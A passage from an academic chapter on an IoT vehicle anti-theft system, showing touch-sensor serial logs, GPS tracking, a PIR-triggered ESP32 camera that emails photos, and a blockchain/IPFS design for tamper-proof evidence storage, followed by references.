19:05:49.795 -> [4409] Connecting to blynk-cloud.com:80
19:05:50.030 -> [4654] Ready (ping: 102ms).
19:05:55.090 -> 1
19:06:02.104 -> 1
19:06:06.079 -> 1
19:06:10.089 -> 1
19:06:15.097 -> 1
19:06:20.101 -> 1
19:06:38.080 -> 1
19:07:21.101 -> 1
19:07:28.071 -> 1
19:08:03.091 -> 1
19:08:09.097 -> 1
19:09:03.097 -> 1
19:09:41.077 -> 1
19:09:53.111 -> 1
19:10:16.077 -> 1
19:10:22.107 -> 1
```

(b) with no contact

```
19:10:16.077 -> 1
19:10:22.107 -> 1
19:11:29.638 -> [6403] Connected to WiFi
19:11:29.638 -> [6403] IP: 192.168.43.151
19:11:29.638 -> [6403]
19:11:29.638 ->     ___  __          __
19:11:29.638 ->    / _ )/ /_ _____  / /__
19:11:29.638 ->   / _  / / // / _ \/  '_/
19:11:29.638 ->  /____/_/\_, /_//_/_/\_\
19:11:29.638 ->         /___/ v1.0.0 on NodeMCU
19:11:29.638 ->
19:11:29.638 -> [6409] Connecting to blynk-cloud.com:80
19:11:29.918 -> [6709] Ready (ping: 120ms).
19:11:30.988 -> 0
19:11:31.999 -> 0
19:11:33.014 -> 0
19:11:33.996 -> 0
19:11:34.987 -> 0
19:11:35.985 -> 0
19:11:36.979 -> 0
19:11:38.009 -> 0
19:11:38.998 -> 0
19:11:39.987 -> 0
19:11:40.983 -> 0
19:11:41.975 -> 0
19:11:42.998 -> 1
19:11:43.985 -> 1
19:11:45.017 -> 1
19:11:46.012 -> 1
19:11:47.012 -> 1
19:11:47.988 -> 1
19:11:48.983 -> 1
```

Fig. 11 Results of touch sensor made by **a** different surfaces and, **b** with no contact




Fig. 12 GPS **a** coordinates on serial monitor and, **b** coordinated plotted on Excel map results

3.3 Movement Detection by GPS

This device is equipped with GPS, which provides the live location of vehicle. The best use of touch sensor can be understood with the help of GPS, as it is integrated with touch sensor. It gives the information of the vehicle at two different places and tracks the location where number of touches made by the peoples. This information helps the owner to park the vehicle at less crowded place. The notification about the location and touch can be received via mail with the help of IoT. GPS gives the exact location of vehicle in form of coordinates with point and time. Figure 12a shows the real-time coordinates on serial monitor. The movement of vehicle with real time is tracked by GPS and results are shown in Fig. 12b. The blue square dots show the real coordinates of the vehicle movement.

3.4 PIR and Camera Sensors Module

This device has been inbuilt by ESP 32 Camera module and PIR (Passive Infrared) sensor. PIR sensor works on detecting the motion of the body based on radiations. It detects the motion using PIR sensor and with the camera module, it sends the mail with a photo of the person whoever tries to make any abnormal activity with the vehicle. The ESP32 camera is interfaced with a micro-SD card to keep the records of images taken by it. The record can be stored in the cloud of a desired email account. The IP address of the browser with quality adjustment is shown in Fig. 13a. The owner can adjust the quality of images according to the spaces provided in the micro-SD card. The OV2640 camera sensor captured the image of ESP32 microcontroller interfaces with an android application as shown in Fig. 13b. If someone tries to breach the code and illegally unlock the vehicle, the camera module captures and sends the live streaming email to the owner with images as shown in Fig. 13c. Moreover, if an intruder hacked the notification application then it can be protected using blockchain.

The receiving email can be protected via blockchain program.




Fig. 13 **a** Using browser, **b** using android application, **c** captured image through Esp32 camera module send to E-mail

4 Application of Blockchain Technology for Vehicle Theft Prevention

In this section, we design a data storage paradigm based on blockchain technology and Inter-Planetary File System (IPFS) for vehicle theft prevention. This provides secured storage of encrypted captured image files and sensor data within an open distributed network. Even though the local storage or email information is hacked by the attackers in order to modify the contents, the blockchain system will protect the original image and sensor data information.

(i) **Blockchain**: A blockchain is a decentralized public ledger that stores and shares all of the digital events that occurred between network participants. Some of the characteristics of blockchain are transparency, immutability, faster transaction, reliability, anonymity, distributed, and trust-less environment. It has a precise and verified record of every single event that has ever occurred. Each transaction in the blockchain network is verified by a quorum of the network's nodes. Public and private blockchains are the two primary types of blockchains. The public blockchain is a decentralized ledger that anybody may join and interact with without the need for authorization from a central authority. Private blockchain, on the other hand, is based on an access control mechanism. In this chapter, we will focus on the public blockchain. The public blockchain is a decentralized and distributed system with no single point of failure and can resist harmful attacks. The root of the blockchain is a genesis block that is the first block in the blockchain. As illustrated in Fig. 13, each block consists of a cryptographic hash of records, with each block storing the information of the preceding block hash, producing a data chain that forms the blockchain. The block header contains a preceding block hash, nonce, timestamp, and Merkle root. The hash of the previous block is used to connect each current block to the previous block, forming a chain [19, 20] (Fig. 14).

(ii) **Inter-Planetary File System (IPFS)**: The IPFS is a peer-to-peer file storage system that uses a content-addressed technique to provide high-throughput block storage. The IPFS files are content addressed, which means they can be easily obtained depending on their contents. It provides permanent, smart,




Fig. 14 Structure of block in a Blockchain

and quick web services to distributed data access systems. There is no single point of failure in IPFS and these nodes do not need to trust each other. Moreover, IPFS has the advantage of being interoperable with various blockchain networks by providing an off-chain storage option. It is an immutable storage solution, which means that changing the hash value of a file will modify the hash value. When a file is added to the IPFS network, IPFS employs a version control system called Git to update it. When a file is uploaded to the IPFS network, Git produces a commit object, which allows all file versions to be tracked. When a file is updated, a new commit object is produced as a link to a new object that may be used to reconnect to an earlier commit object version of the file [21]. IPFS enables lower bandwidth costs, faster image downloads, and the distribution of vast amounts of data without repetition, resulting in storage savings. Then, in order to avoid malicious users that attempt to fake or modify the data by modification attack, we use blockchain technology to record the provenance data's IPFS hash address [22].

(iii) **Blockchain and IPFS storage System Design**: We design a traceable, immutable storage system based on blockchain and IPFS for vehicle safety that uses IoT systems. First and foremost, the IPFS is employed to store captured pictures and real-time monitored sensor data from the sensors for off-chain and on-chain storage. The acquired real-time sensor data (such as touch, vibrations, and GPS) as well as captured image data during the theft incident processes, are analyzed, encapsulated, and then stored them in IPFS as shown in Fig. 15.

The image files are uploaded directly on IPFS, but small sensor data is stored using custom objects. It is not necessary to store all the history of image information in the IPFS and blockchain because it might bloat the blockchain system and it is unnecessary as well [23]. Only the captured images and sensor data that are relevant to the event of theft, accident, crime, or other extraordinary circumstances are stored in the IPFS. Their security is vital since they might be used to establish someone's guilt or innocence. Moreover, data manipulation, such as deletion or modification,




Fig. 15 Secure storage system based on blockchain and IPFS for vehicle

should be detectable by the system. To secure the integrity of data saved in IPFS, the hash address created by IPFS is stored in the blockchain to complete the data storage, allowing the vehicle owner to authenticate the data's validity. The image and sensor data ensure the validity and tracking of the whole vehicle theft process.

Before publishing images and sensor data to the IPFS network, we encrypt the sensitive images by deterministic public-key encryption to prevent illegal access. The vehicle owner may securely access the images by using decryption keys. This provides image security, data security, and prevention of data leakage to attackers and harmful activities such as eavesdropping, phishing, and modification attacks. A set of asymmetric keys, one public and one private, are created. The public key can be shared without risking security, but the private key must be held by the vehicle owner secretly and utilized to decode the image. The benefit of utilizing this encryption approach is that a digital signature of an image may be generated using the private key to validate its validity in the case of a malicious attack. The required information can be retrieved easily based on IPFS hashes stored in the public blockchain. Thus, the blockchain provides transparent controlled access by preventing malicious attackers from accessing and modifying the image and sensors without authorization.

The blockchain can be viewed by the police or insurance company for the validity of the vehicle theft. Because the data is backed up in the blockchain, it might lessen the expenses of inadvertent data loss in the event of an accident or fire.

5 Conclusions

In the present studies, different sensors such as vibration, touch, and GPS sensors with camera modules have been installed in NodeMCU to avoid being stolen of the vehicle via IoT implementation. The vibration sensor gives information about the intensity touched by a person. The application of touch sensor was studied on different surfaces and through the Blynk software, notification has been received on android. The GPS shows the exact location with live coordinates of the vehicle as well as the camera module frequently capturing the photos of the person who does the abnormal activity and sending the email to the owner via IoT. These data are saved in the micro-SD card and cloud. Moreover, if an intruder hacked the vehicle and notification application then it can be protected by blockchain technology based on an IPFS storage system, thus providing three layers' security protection where the vehicle owner can know the password, protect the vehicle to be stolen as well as trace the vehicle activities based on the immutable information stored on the blockchain. Since the data storage and exchange mechanism is decentralized, there is no need for third-party mediators.

References

1. Papadakis N, Koukoulas N, Christakis I, Stavrakas I, Kandris D (2021) An IoT-based participatory antitheft system for public safety enhancement in smart cities. Smart Cities 4(2):919–937
2. Sawant Supriya C, UL, DB, Patil T (2012) An intelligent vehicle control and monitoring using Arm. Int J Eng Innov Technol (IJEIT) 2(4):56–59
3. Durban, J.; Lace, J. J., Anti-theft vehicle system. Google Patents: 2000.
4. Alquhali AH, Roslee M, Alias MY, Mohamed KS (2019) IOT based real-time vehicle tracking system. In: 2019 IEEE conference on sustainable utilization and development in engineering and technologies (CSUDET). IEEE, pp 265–270
5. Liu Z, Zhang A, Li S (2013) Vehicle anti-theft tracking system based on Internet of things. In: Proceedings of 2013 IEEE international conference on vehicular electronics and safety. IEEE, pp 48–52
6. Song H, Zhu S, Cao G (2008) Svats: a sensor-network-based vehicle anti-theft system. In: IEEE INFOCOM 2008-the 27th conference on computer communications. IEEE, pp 2128–2136
7. Chen S, Xu H, Liu D, Hu B, Wang H (2014) A vision of IoT: applications, challenges, and opportunities with china perspective. IEEE Internet Things J 1(4):349–359
8. Stankovic JA (2014) Research directions for the internet of things. IEEE Internet Things J 1(1):3–9
9. Mukhopadhyay D, Gupta M, Attar T, Chavan P, Patel V (2018) An attempt to develop an IoT based vehicle security system. In: 2018 IEEE international symposium on smart electronic systems (iSES) (Formerly iNiS). IEEE, pp 195–198
10. Liu S (2010) Integration and application design of GPS and GSM system. Heilongjiang Sci Technol Inf 23(12):85
11. Sathiyanarayanan M, Mahendra S, Vasu RB (2018) Smart security system for vehicles using internet of things (IoT). In: 2018 second international conference on green computing and internet of things (ICGCIoT). IEEE, pp 430–435
12. Nasir MM, Mansor W (2011) GSM based motorcycle security system. In: 2011 IEEE control and system graduate research colloquium. IEEE, pp 129–134

13. Bagavathy P, Dhaya R, Devakumar T (2011) Real time car theft decline system using ARM processor. In: 3rd international conference on advances in recent technologies in communication and computing (ARTCom 2011). IET, pp 101–105
14. Muji SZM, Abd Wahab MH, Zin MAbM, Ayob J (2008) Simulation of smart card interface with PIC for vehicle security system. In: 2008 international conference on computer and communication engineering. IEEE, pp 878–882
15. Ahilan A, James EAK (2011) Design and implementation of real time car theft detection in FPGA. In: 2011 third international conference on advanced computing. IEEE, pp 353–358
16. Suprianto G (2018) Implementation of distributed consensus algorithms for wireless sensor network using NodeMCU ESP8266. In: 2018 electrical power, electronics, communications, controls and informatics seminar (EECCIS). IEEE, pp 192–196
17. Prayogo SS, Mukhlis Y, Yakti BK (2019) The use and performance of MQTT and CoAP as internet of things application protocol using NodeMCU ESP8266. In: 2019 fourth international conference on informatics and computing (ICIC). IEEE, pp 1–5
18. Kharade M, Katangle S, Kale GM, Deosarkar S, Nalbalwar S (2020) A NodeMCU based fire safety and air quality monitoring device. In: 2020 international conference for emerging technology (INCET). IEEE, pp 1–4
19. Shrestha R, Bajracharya R, Shrestha AP, Nam SY (2020) A new type of blockchain for secure message exchange in VANET. Dig Commun Netw 6(2):177–186
20. Shrestha R, Bajracharya R, Nam SY (2018) Blockchain-based message dissemination in VANET. In: 2018 IEEE 3rd international conference on computing, communication and security (ICCCS). IEEE, pp 161–166
21. Jabarulla MY, Lee H-N (2021) Blockchain-based distributed patient-centric image management system. Appl Sci 11(1):196
22. Shrestha R, Nam SY (2019) Regional blockchain for vehicular networks to prevent 51% attacks. IEEE Access 7:95033–95045
23. Shrestha R, Nam SY, Bajracharya R, Kim S (2020) Evolution of V2X communication and integration of blockchain for security enhancements. Electronics 9(9):1338